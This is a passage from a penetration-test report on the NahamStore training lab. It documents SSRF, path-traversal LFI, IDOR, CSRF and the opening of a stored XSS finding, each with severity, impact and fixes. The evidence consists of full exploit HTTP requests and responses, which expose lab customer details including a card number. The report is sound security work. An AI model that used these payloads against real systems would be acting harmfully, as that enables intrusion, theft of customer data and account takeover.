
Proof / Evidence:

- Using this payload in the server parameter in post req.
  {server=stock.nahamstore.thm@internal-api.nahamstore.thm/orders#}




```
POST /stockcheck HTTP/1.1
Host: nahamstore.thm
Content-Length: 69
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0
Safari/537.36
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://nahamstore.thm
Referer: http://nahamstore.thm/product?id=2&name=Sticker+Pack
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: session=8f36d21dd80085c2ef9cca5c2e961797; token=646ce1439551228ca6c831304d057ff4
Connection: keep-alive

product_id=2&server=stock.nahamstore.thm@internal-api.nahamstore.thm#
```

```
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Wed, 12 Nov 2025 14:51:28 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Set-Cookie: session=8f36d21dd80085c2ef9cca5c2e961797; expires=Wed, 12-Nov-2025 15:51:28 GMT;
Max-Age=3600; path=/
Content-Length: 65

{"server":"internal-api.nahamstore.com","endpoints":["\/orders"]}
```



```
POST /stockcheck HTTP/1.1
Host: nahamstore.thm
Content-Length: 76
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0
Safari/537.36
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://nahamstore.thm
Referer: http://nahamstore.thm/product?id=2&name=Sticker+Pack
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: session=8f36d21dd80085c2ef9cca5c2e961797; token=646ce1439551228ca6c831304d057ff4
Connection: keep-alive

product_id=2&server=stock.nahamstore.thm@internal-api.nahamstore.thm/orders#
```

```
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Wed, 12 Nov 2025 14:52:22 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Set-Cookie: session=8f36d21dd80085c2ef9cca5c2e961797; expires=Wed, 12-Nov-2025 15:52:22 GMT;
Max-Age=3600; path=/
Content-Length: 295

[{"id":"4dbc51716426d49f524e10d4437a5f5a","endpoint":"\/orders\/4dbc51716426d49f524e10d4437a5f5a"},{"id":
"5ae19241b4b55a360e677fdd9084c21c","endpoint":"\/orders\/5ae19241b4b55a360e677fdd9084c21c"},{"id":"70ac21
93c8049fcea7101884fd4ef58e","endpoint":"\/orders\/70ac2193c8049fcea7101884fd4ef58e"}]
```



```
POST /stockcheck HTTP/1.1
Host: nahamstore.thm
Content-Length: 140
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0
Safari/537.36
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://nahamstore.thm
Referer: http://nahamstore.thm/product?id=2&name=Sticker+Pack
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: session=8f36d21dd80085c2ef9cca5c2e961797; token=646ce1439551228ca6c831304d057ff4
Connection: keep-alive

product_id=4dbc51716426d49f524e10d4437a5f5a&server=
stock.nahamstore.thm@internal-api.nahamstore.thm/orders/4dbc51716426d49f524e10d4437a5f5a#
```

```
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Wed, 12 Nov 2025 14:54:01 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Set-Cookie: session=8f36d21dd80085c2ef9cca5c2e961797; expires=Wed, 12-Nov-2025 15:54:01 GMT;
Max-Age=3600; path=/
Content-Length: 386

{"id":"4dbc51716426d49f524e10d4437a5f5a","customer":{"id":1,"name":"Rita
Miles","email":"rita.miles969@gmail.com","tel":"816-719-7115","address":{"line_1":"3914  Charles
Street","city":"Farmington Hills","state":"Michigan","zipcode":"48335"},"items":[{"name":"Sticker
Pack","cost":"15.00"}],"payment":{"type":"MasterCard","number":"5376118225360051","expires":"05\/2024","C
VV2":"610"}}}
```

Burp Suite Professional v2025.5.6 - Temporary Project - licensed to root
Send
Cancel
Target: http://nahamstore.thm
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 2
Request cookies 2
Request headers 12
Response headers 6
Done
673 bytes | 122 millis
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Impact:

- Attackers can access internal-only services and endpoints, leading to sensitive data disclosure (customer orders) and potential lateral access to internal systems or metadata services.

Recommendation:

Validate and whitelist allowable hostnames/URLs server-side; disallow user-controlled requests to internal or private IP ranges. Implement strict URL parsing/validation, enforce egress network controls, and require authenticated, internal-only channels for service-to-service requests.

4.5 Local File Inclusion (LFI)

Severity: High


CVSS / Risk Rating: 8.0 (High)

Description:

The file parameter is susceptible to directory traversal/LFI. Traversal payloads allowed reading arbitrary files from the server filesystem.

Proof / Evidence:

- Example payload:” .... // .... // .... // .... // .... // .... //lfi/flag. txt”


Request

```
GET /product/picture?file=....//....//....//....//....//....//lfi/flag.txt HTTP/1.1
Host: nahamstore.thm
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applicat
ion/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: session=8f36d21dd80085c2ef9cca5c2e961797; token=646ce1439551228ca6c831304d057ff4
Connection: keep-alive
```

Response

```
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Wed, 12 Nov 2025 14:48:37 GMT
Content-Type: image/jpeg
Connection: keep-alive
Set-Cookie: session=8f36d21dd80085c2ef9cca5c2e961797; expires=Wed, 12-Nov-2025 15:48:37 GMT;
Max-Age=3600; path=/
Content-Length: 34

{7ef60e74b711f4c3a1fdf5a131ebf863}
```

Impact:

- Disclosure of sensitive local files (configs, secrets, flags).
- Potential escalation to RCE via techniques like log poisoning or including writable uploads.

Recommendation:

Canonicalize and validate file paths server-side; serve files by ID mapped to allowed paths and block traversal sequences. Run the app with least privilege so sensitive files are inaccessible.


4.6 Insecure Direct Object Reference (IDOR)

Severity: Medium
CVSS / Risk Rating: 6.5 (Medium)
Description:

The pdf-generate endpoint accepts a user_id parameter that is not properly authorized. By changing the user_id value in a POST request, you can retrieve PDF reports belonging to other users.

Proof / Evidence:


- Change methode to POST to include another user's user_id and the response returned that user's report



```
POST /pdf-generator HTTP/1.1
Host: nahamstore.thm
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applicat
ion/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: session=8f36d21dd80085c2ef9cca5c2e961797; token=646ce1439551228ca6c831304d057ff4
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 29

what=order&id=1%26user_id%3d1
```

```
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Wed, 12 Nov 2025 14:42:55 GMT
Content-Type: application/pdf
Connection: keep-alive
Set-Cookie: session=8f36d21dd80085c2ef9cca5c2e961797; expires=Wed, 12-Nov-2025 15:42:55 GMT;
Max-Age=3600; path=/
Content-Length: 26385

%PDF-1.5
%âãÏÓ

1 0 obj
<</Type /Catalog
/Pages 2 0 R
/Outlines 4 0 R
/Lang (en)>>
endobj

5 0 obj
<</Length 9 0 R
/Filter /FlateDecode
/Type /ObjStm
/N 4
/First 21>>
stream
xÈ
[illegible]
endstream
endobj

9 0 obj
188
endobj
```

Inspector — Selected text: %26user_id%3d1 — Decoded from: URL encoding: &user_id=1



Order # 1

Shipping Address

Rita Miles
3914 Charles Street
Farmington Hills
Michigan
48335

Order Details

Order Id: **1**
Order Date: **22/02/2021 11:42:13**

Product	Cost
Sticker Pack	$15.00
Total	**$15.00**

Impact:

- Disclosure of other users' sensitive reports/PII (order history, personal data). Could lead to privacy breaches and compliance issues.

Recommendation:

Enforce server-side authorization checks (verify the requesting user is permitted to access the requested user_id) and avoid using user-controllable identifiers directly; map public tokens/IDs to internal resources server-side. Implement logging/alerts for abnormal access patterns.

4.7 CSRF #1 Change Password

Severity: Medium


CVSS / Risk Rating: 6.1 (Medium)

Description:

The change-password endpoint lacks CSRF protections, allowing a forged request from another site to change a logged-in user's password.

Proof / Evidence:

- A simple HTML form (POST) submitted to the change-password endpoint successfully changed the target account's password when executed in an authenticated browser (no CSRF token required).



```
POST /account/settings/password HTTP/1.1
Host: nahamstore.thm
Content-Length: 23
Cache-Control: max-age=0
Origin: http://nahamstore.thm
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applicat
ion/signed-exchange;v=b3;q=0.7
Referer: http://nahamstore.thm/account/settings/password
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: session=8f36d21dd80085c2ef9cca5c2e961797; token=646ce1439551228ca6c831304d057ff4
Connection: keep-alive

change_password=test123
```

Password has been updated

Impact:

- An attacker can force password changes for logged-in users, leading to account takeover and loss of access.

Recommendation:

Enforce anti-CSRF tokens for state-changing requests and validate the Origin/Referer headers; require re-authentication for sensitive actions like password changes.

4.8 CSRF #2 Change Email

Severity: Medium


CVSS / Risk Rating: 6.1 (Medium)

Description:

The change-email flow's CSRF protection is broken. removing the CSRF token from a crafted request still allows the email to be changed.

Proof / Evidence:

- A forged POST request with the CSRF token removed/omitted successfully updated the authenticated user's email address, demonstrating the protection is ineffective.




```
POST /account/settings/email HTTP/1.1
Host: nahamstore.thm
Content-Length: 194
Cache-Control: max-age=0
Origin: http://nahamstore.thm
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applicat
ion/signed-exchange;v=b3;q=0.7
Referer: http://nahamstore.thm/account/settings/email
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: session=8f36d21dd80085c2ef9cca5c2e961797; token=646ce1439551228ca6c831304d057ff4
Connection: keep-alive

csrf_protect=
eyJkYXRhIjoiZXlKMWMyVnlYMmxrSWpvMkxDSjBhVzFsYzNSaGJYQWlPaUl4TnpZeU9UVTNPVE16SW4wPSIsInNpZ25hdHVyZSI6IjI2M
DY2ODBhMzAxM2UwNGVjZmJiYjRiOGYyNjE2NjhiIn0%3D&change_email=test12%40test.com
```

NahamStore

Email Changed

Change Email Address

Email: test12@test.com



```
POST /account/settings/email HTTP/1.1
Host: nahamstore.thm
Content-Length: 34
Cache-Control: max-age=0
Origin: http://nahamstore.thm
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applicat
ion/signed-exchange;v=b3;q=0.7
Referer: http://nahamstore.thm/account/settings/email
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: session=8f36d21dd80085c2ef9cca5c2e961797; token=646ce1439551228ca6c831304d057ff4
Connection: keep-alive

change_email=test131515%40test.com
```

NahamStore

Email Changed

Change Email Address

Email: test131515@test.com

Impact:

- Attackers can redirect account communications, aid in takeover or phishing, and prevent owners from receiving security notices.

Recommendation:

Fix CSRF validation to reject requests without a valid, session-bound token; additionally enforce SameSite cookies and verify Origin/Referer headers for critical state changes.

4.9 Stored Cross-Site Scripting (Stored XSS)

Severity: Medium


CVSS / Risk Rating: 6.1 (Medium)

Description:

User-supplied User-Agent header is stored and later rendered on the /basket page without proper encoding, allowing persistent script injection.

Proof / Evidence:

